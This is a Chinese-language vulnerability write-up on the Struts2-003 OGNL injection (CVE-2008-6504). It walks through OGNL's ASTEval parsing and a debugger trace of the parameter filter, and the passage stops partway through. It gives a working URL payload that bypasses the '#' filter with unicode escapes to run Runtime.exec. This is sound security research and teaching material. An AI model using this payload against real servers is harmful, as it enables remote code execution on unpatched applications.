

Struts2-003漏洞分析（CVE-2008-6504）

目录

- 漏洞描述
 - 影响版本
 - 影响说明
 - 环境搭建
 - Payload
 - 几个疑惑
 - 漏洞分析
-

漏洞描述： Struts2将HTTP的每个参数名解析为ognl语句执行,而ognl表达式是通过#来访问struts的对象, Struts2框架虽然过滤了#来进行过滤,但是可以通过unicode编码(u0023)或8进制(43)绕过了安全限制,达到代码执行的效果

影响版本： Struts 2.0.0 - Struts 2.1.8.1

影响说明： OGNL表达式注入

环境说明： Struts2 (2.0.9) 、 Tomcat (8.0.1) 、 IDEA (2022.3)

环境搭建： 使用我提供的Struts2-003MV项目, 导入自己的IDEA即可

Payload： `?('\'u0023context['\'xwork.MethodAccessor.denyMethodExecution\'']u003dfalse')(aaa)(aaa)&('\'u0023myretu003d@java.lang.Runtime.getRuntime().exec(\'\'calc\'')')(aaa)(aaa)`

几个疑惑：

- ☐ 为什么使用 u0023 的编码格式?
 - ☐ 为什么要使用()()格式?
 - ☐ xwork.MethodAccessor.denyMethodExecution 是什么? 有什么作用呢?
 - ☐ u0023myret 变量好像没什么作用, 能去掉只保留后面弹calc的代码吗?
 - ☐ Payload只能这么写吗?
 - ☐ &前后的两段payload可以调换顺序吗?
-

一、OGNL如何执行的命令?

让我们带着这些疑惑开始分析吧! 相信你看完文章后自己会有答案。

在正式分析漏洞之前, 先回忆下Struts2-001漏洞中的知识, 在Ognl操作表达式的方法有:

```

1 Ognl.getValue( String expression, Map context, Object root )
2 Ognl.setValue( String expression, Object root, Object value )
3 OgnlUtil.getValue(String name, Map context, Object root)
4 OgnlUtil.setValue(String name, Map context, Object root, Object value)

```

这4个方法都可以操作OGNL表达式，本质上都可能造成命令执行，在Struts2-001漏洞中，我们得到了一个结论：

在特定条件下，当`stack.findValue()`、`OgnlUtil.getValue()`方法内传的是ONGL表达式，那么一定会执行。

这里补充一点，`OgnlUtil.getValue`方法本质上调用的是`Ognl.getValue`方法，所以只要调用`OgnlUtil.getValue()`、`Ognl.getValue`方法都会产生命令执行，例如下面的例子：

```

1 // OGNL的上下文对象
2 OgnlContext context = new OgnlContext();
3 Ognl.getValue("@java.lang.Runtime@getRuntime().exec('calc')",context);
4 OgnlUtil.getValue("@java.lang.Runtime@getRuntime().exec('calc')",context,"");
5 // 操作OgnlContext中的person对象的名字，赋值为弹计算器的代码
6 OgnlUtil.getValue("#person['name']=@java.lang.Runtime@getRuntime().exec('calc')",context,"");
7 // 使用逗号分隔两段代码
8 OgnlUtil.getValue("'name',@java.lang.Runtime@getRuntime().exec('calc')",context,"");
9
10 // 第一次出现setValue造成的命令执行，这就是本文要讲解的Struts2-003的漏洞payload
11 Ognl.setValue("(\"@java.lang.Runtime@getRuntime().exec('calc')\")(aaa)(bbb)",context,"");

```

上面总结中，第一次出现`setValue`造成的命令执行（但经过分析本质还是调用了`getValue`方法），这就是本文要讲解的Struts2-003的漏洞payload，但为什么要使用`()()`的格式呢？我们来看`ASTEval`类的代码，这个类是执行命令的核心类：

```

1 /**
2  * 用于解析()()格式的OGNL表达式
3  */
4 class ASTEval extends SimpleNode
5 {
6     public ASTEval(int id) {
7         super(id);
8     }
9
10    public ASTEval(OgnlParser p, int id) {
11        super(p, id);
12    }
13    // 根据OGNL节点取值
14    protected Object getValueBody( OgnlContext context, Object source ) throws OgnlException

```

```

15     {
16         Object result,
17         // 如果这里的children[0]是一个ASTEval类型那么就会调用ASTEval类的getValue
方法
18         // 如果是其他的类型则调用其它类型的方法
19         expr = children[0].getValue( context, source ),
20         previousRoot = context.getRoot();
21         Node node;
22
23         source = children[1].getValue( context, source );
24         node = (expr instanceof Node) ? (Node) expr : (Node) Ognl.parseExpression(
expr.toString() );
25         try {
26             context.setRoot( source );
27             // 这是命令执行的地方，所以node必须是执行恶意代码的地方，因为node来自expr
28             // expr来自children[0]，所以children[0]必须是恶意代码
29             // 我们用hacker代表恶意代码，那么利用方式可以是：需要注意的是OGNL从右往左解析
30             // (hack)()()
31             // ()(hack)()
32             // ((hack)())()
33             // 他们之间的相同点都是hack在最后一次进入到ASTEval时，永远在第一位，也就是
children[0]
34             result = node.getValue( context, source );
35         } finally {
36             context.setRoot( previousRoot );
37         }
38         return result;
39     }
40     // 根据OGNL节点赋值
41     protected void setValueBody( OgnlContext context, Object target, Object value )
throws OgnlException
42     {
43         // 当我们调用Ognl类或者OgnlUtil类的setValue()方法时，会被调用到这里
44         // 前提是OGNL的格式必须满足()()，因为该类专门负责处理该格式的OGNL表达式
45         // 如果这里的children[0]是一个ASTEval类型那么就会继续调用ASTEval类的getValue方法
46         // 也就是说只要children[0]满足()()的格式即可
47         // 所以结合前面说的，如果要进入到该类，那么OGNL格式必须满足()()，而进入到getValue()方
法必须
48         // 满足children[0]是()()，所以结合起来就必须要三个()()()才可以
49         Object expr = children[0].getValue(context, target),
50         previousRoot = context.getRoot();
51         Node node;
52         // children[1]也会执行getValue，所以如果children[1]中是()()格式，那么也可能存在
命令执行
53         target = children[1].getValue( context, target );
54         node = (expr instanceof Node) ? (Node) expr : (Node) Ognl.parseExpression(
expr.toString() );
55         try {
56             context.setRoot( target );

```

```

57         node.setValue( context, target, value );
58     } finally {
59         context.setRoot( previousRoot );
60     }
61 }
62 // 看它的toString方法就很明显的看出这个ASTEval类用于处理()()格式的OGNL表达式
63 public String toString()
64 {
65     return "(" + children[0] + ")" + "(" + children[1] + ")";
66 }
67 }

```

ASTEval类仅仅是解析OGNL表达式的其中的一个类，该类的父类为SimpleNode，SimpleNode是构成AST树的父类，每个子类都对应了不同语法的解析方式，在toString方法中可以看出该类解析的哪一种表达式，[官方文档](#)
[点击这里](#)，下面对SimpleNode的所有子类进行详细解释：

1. ASTEval：用于处理()()格式
2. ExpressionNode：用于处理加减乘除、异或运算等基础运算
3. ASTList：用于处理OGNL的列表，例如 {12,3}，会返回一个List对象
4. ASTVarRef：用于处理变量的定义，例如 #person
5. ASTChain：用于处理链式调用，例如： #person.name 、 #person.say()
6. ASTStaticField：处理静态属性，例如 @org.example.StaticPerson@sex
7. ASTMap：处理Map，例如： #{ "name": "xiaoming", "school": "tsinghua" }
8. ASTSequence：处理逗号分隔的表达式，例如：
如： Ognl.getValue("name, #person1.say()", context, person)，表达式中的name和say都会调用
9. ASTSelectLast：从集合中拿到最后一个符合规则的元素

```

1  OgnlContext context = new OgnlContext();
2  List list = new ArrayList();
3  list.add(new Integer(1));
4  list.add(new String("a"));
5  list.add(new Integer(2));
6  list.add(new String("b"));
7  context.put("list", list);
8  System.out.println(Ognl.getValue("#list.{ $ #this instanceof
   String}", context, "").toString());
9
10 # 运行结果为
11 [b]

```

10. ASTSelect：从集合中选中符合规则的元素，重新组合为一个新的集合

```

1  OgnlContext context = new OgnlContext();
2  List list = new ArrayList();
3  list.add(new Integer(1));
4  list.add(new String("a"));
5  list.add(new Integer(2));
6  list.add(new String("b"));
7  context.put("list", list);
8  System.out.println(Ognl.getValue("#list.{? #this instanceof
   String}", context, "").toString());
9
10 // 运行结果为
11 [a, b]

```

11. ASTKeyValue: 也是处理Map, 用key->value的形式表示Map

12. ASTSelectFirst: 返回第一个符合规则的元素, 例如: `objects.{^ #this instanceof String }`

13. ASTNotIn: 某个值不在某个集合中; ASTIn: 某个值在某个集合中

```

1  OgnlContext context = new OgnlContext();
2  List list = new ArrayList();
3  list.add("a");
4  list.add("b");
5  context.put("list", list);
6  context.put("a", "a");
7  System.out.println(Ognl.getValue("#a not in #list", context, "").toString());
8
9  // 运行结果, 如果not in 改为in则为true
10 false

```

14. ASTMethod: 调用方法, 例如 `#person.say()`

15. ASTProject: OGNL的投影特性

```

1  OgnlContext context = new OgnlContext();
2  List list = new ArrayList();
3  list.add(new Person());
4  list.add(new Person());
5  list.add(new Person());
6  list.add(new Person());
7  context.put("list", list);
8  System.out.println(Ognl.getValue("#list.{name}", context, "").toString());
9
10 // 运行结果, 取出所有的name
11 [test, test, test, test]

```

16. ASTInstanceOf: 对象比较

```

1  OgnlContext context = new OgnlContext();
2  List list = new ArrayList();
3  list.add(new Person());
4  list.add(new Person());
5  context.put("list", list);
6  System.out.println(Ognl.getValue("#list.{? #this instanceof
   org.example.Person}", context, "").toString());
7
8  // 运行结果
9  [org.example.Person@30dae81, org.example.Person@1b2c6ec2]

```

17. ASTStaticMethod: 处理静态方法, 例如: `@org.example.StaticPerson@say()`

18. ASTCtor: 处理数组, 例如: `#p=(new java.lang.ProcessBuilder(new java.lang.String[] {\"calc\\\"})).start()`

19. ASTConst: 普通常量, 例如数字、字符串

20. ASTProperty: 获取对象属性

```

1  OgnlContext context = new OgnlContext();
2  String[] str = new String[] { "1", "2", "3" };
3  context.put("str", str);
4  System.out.println(Ognl.getValue("#str['length']", context, "").toString());
5
6  // 运行结果
7  3

```

21. ASTAssign: 赋值运算, 例如 `#str=1`

OGNL 支持类似数据库当中的选择与投影功能。

- **投影**: 选出集合当中的相同属性组合成一个新的集合。语法为 `collection.{XXX}`, XXX 就是集合中每个元素的公共属性。
- **选择**: 选择就是选择出集合当中符合条件的元素组合成新的集合。语法为 `collection.{Y XXX}`, 其中 Y 是一个选择操作符, XXX 是选择用的逻辑表达式。

选择操作符有 3 种:

- `?`: 选择满足条件的所有元素
- `^`: 选择满足条件的第一个元素
- `$`: 选择满足条件的最后一个元素

这些 SimpleNode 的大部分子类都有两个核心的方法:

- `getValueBody`: 对 OGNL 表达式进行解析, 获取节点的值
- `setValueBody`: 对 OGNL 表达式进行解析, 设置节点的值

二、Struts-003漏洞是如何执行的Payload?


经过刚才的分析，现在已经明白了OGNL是如何通过ASTEval执行命令，那现在就要看在Struts2的WEB环境中如何实现命令执行，根据前面的分析，我们可以直接使用下面的代码来完成命令执行（我们先忽略完整的Payload，一点点分析）

```
1 ("@java.lang.Runtime@getRuntime().exec('calc')")(aaa)(aaa)
```

这段代码满足了进入ASTEval类的条件，因为是在ASTEval类的getValueBody方法产生的命令执行，那么我们在该方法的第一行加上断点，debug模式启动项目，在浏览器中访问

```
1 localhost:8080/Struts2-003MV/login.action?
  ("@java.lang.Runtime@getRuntime().exec('calc')")(aaa)(aaa)
```

断点在setValueBody方法停下，可以看到children中已经存放了2个元素，其中children[0]为ASTEval对象，所以代码肯定还会回到ASTEval类的getValueBody方法中



按F7进行调试，最终会进入ASTEval类的getValueBody方法中，期间的流程是这样的


```
1 ASTEval.setValueBody() --> SimpleNode.getValue() --> SimpleNode.evaluateGetValueBody
  --> ASTEval.getValueBody()
```

在getValueBody方法中一直F8到node.getValue方法，然后F7进入该方法，最终进入ASTChain类的getValueBody方法，期间的流程是这样的


```
1 ASTEval.getValueBody() --> SimpleNode.getValue() --> SimpleNode.evaluateGetValueBody
  -->
2 ASTChain.getValueBody()
```

通过以上两个调用链可以发现OGNL在解析表达式时，都是通过SimpleNode.getValue方法，该方法会根据AST的类型调用不同子类的getValueBody，ASTChain的作用在前面已经讲过，不在赘述。


到达ASTChain后children变为了ASTStaticMethod与ASTMethod类型，这很容易理解



既然是静态方法，那么一定会调用ASTStaticMethod类的getValueBody方法，我们在该类的OgnlRuntime.callStaticMethod处断点，按F9直接运行到此处



F7进入到OgnlRuntime.callStaticMethod方法，发现代码从OgnlContext中获取xwork.MethodAccessor.denyMethodExecution的值，如果为false则直接返回null，并不会执行静态方法，恰好这个xwork.MethodAccessor.denyMethodExecution的值默认是false



```
86
87     if (!e) {
88         return super.callMethod(context, object, string, objects);
89     } else {
90         return null;
91     }
92 }
93
94 public Object callStaticMethod(Map context, Class aClass, String string, Object[] objects) throws MethodFai
95     Boolean exec = (Boolean) context.get(DENY_METHOD_EXECUTION);
96     boolean e = ((exec == null) ? false : exec.booleanValue() == true);
97     + 'xwork.MethodAccessor.denyMethodExecution'
98     if (!e) {
99         return super.callStaticMethod(context, aClass, string, objects);
100     } else {
101         return null;
102     }
```

所以想要执行静态方法，就必须修改 `xwork.MethodAccessor.denyMethodExecution` 的值为true，这个变量在OgnlContext中，可以考虑使用OGNL表达式进行更改，例如下面的代码


```
1 ('#context['xwork.MethodAccessor.denyMethodExecution']=false')(aaa)(aaa)
```

这段代码依然是()()()格式，所以还是会先到ASTEval的setValueBody方法，我们在浏览器中访问下面的URL

```
1 http://localhost:8080/Struts2-003MV/login.action?
  ('#context['xwork.MethodAccessor.denyMethodExecution']=false')(aaa)(aaa)
```

发现并没有走到断点，这很奇怪，前面的 `("@java.lang.Runtime@getRuntime().exec('calc'))(aaa)(aaa)` 可以，为什么这个不行？为了找到原因，我们在com.opensymphony.xwork2中的ParametersInterceptor类中doIntercept方法加断点，因为ParametersInterceptor是专门负责处理HTTP参数的拦截器，所有的参数都会经过该类

将代码运行到 `ac.getParameters()` 的下一行，发现参数只剩下 `('` 了




```
142 public String doIntercept(ActionInvocation invocation) throws Exception {
143     Object action = invocation.getAction();
144     if (!(action instanceof NoParameters)) {
145         ActionContext ac = invocation.getInvocationContext();
146         final Map parameters = ac.getParameters();
147         if (LOG.isDebugEnabled()) {
148             LOG.debug("Setting params " + getParameterLogMap(parameters));
149         }
150     }
```

Evaluate expression (Enter) or add a watch (Ctrl+Shift+Enter)


- this = {ParametersInterceptor@5078}
- invocation = {DefaultActionInvocation@5079}
- action = {LoginAction@5083}
- ac = {ActionContext@5086}
- parameters = {HashMap@5093} size = 1
 - key = "("
 - value = {String[1]@5098} [']

从#开始，后面的字符都没有了，#在URL中比较特殊，也代表定位到网页中的某个位置，所以，我们将#进行URL编码为%23，再一次刷新URL就正常了



但按F9让断点直接进入ASTEval类时，发现还是不行，看来参数还是有问题，我们在一次刷新URL进入断点，调试代码链如下，setParameters就是要讲参数放入ValueStack中

```
1 ParametersInterceptor.doIntercept() --> ParametersInterceptor.setParameters()
```



可以看到有个一个 `acceptableName` 方法，按F7进入，该方法的代码如下

```
1 protected boolean acceptableName(String name) {
2     // 判断是否有=, #:这4个字符, isExcluded是不允许字符dojo\..*
3     if (name.indexOf('=') != -1 || name.indexOf(',') != -1 || name.indexOf('#') !=
-1
4         || name.indexOf(':') != -1 || isExcluded(name)) {
5         return false;
6     } else {
7         return true;
8     }
9 }
```

看到这里我们就明白了，因为我们payload中含有#与=，多以到这里直接return false了，根本没有到达ASTEval类里，那我们就要想办法绕过该过滤，看看有哪些字符可以代替#与=。这个通过分析代码来看确实很难，我们先看出现问题的代码（这个不能算问题，是OGNL的正常方法，顶多算特性）

```
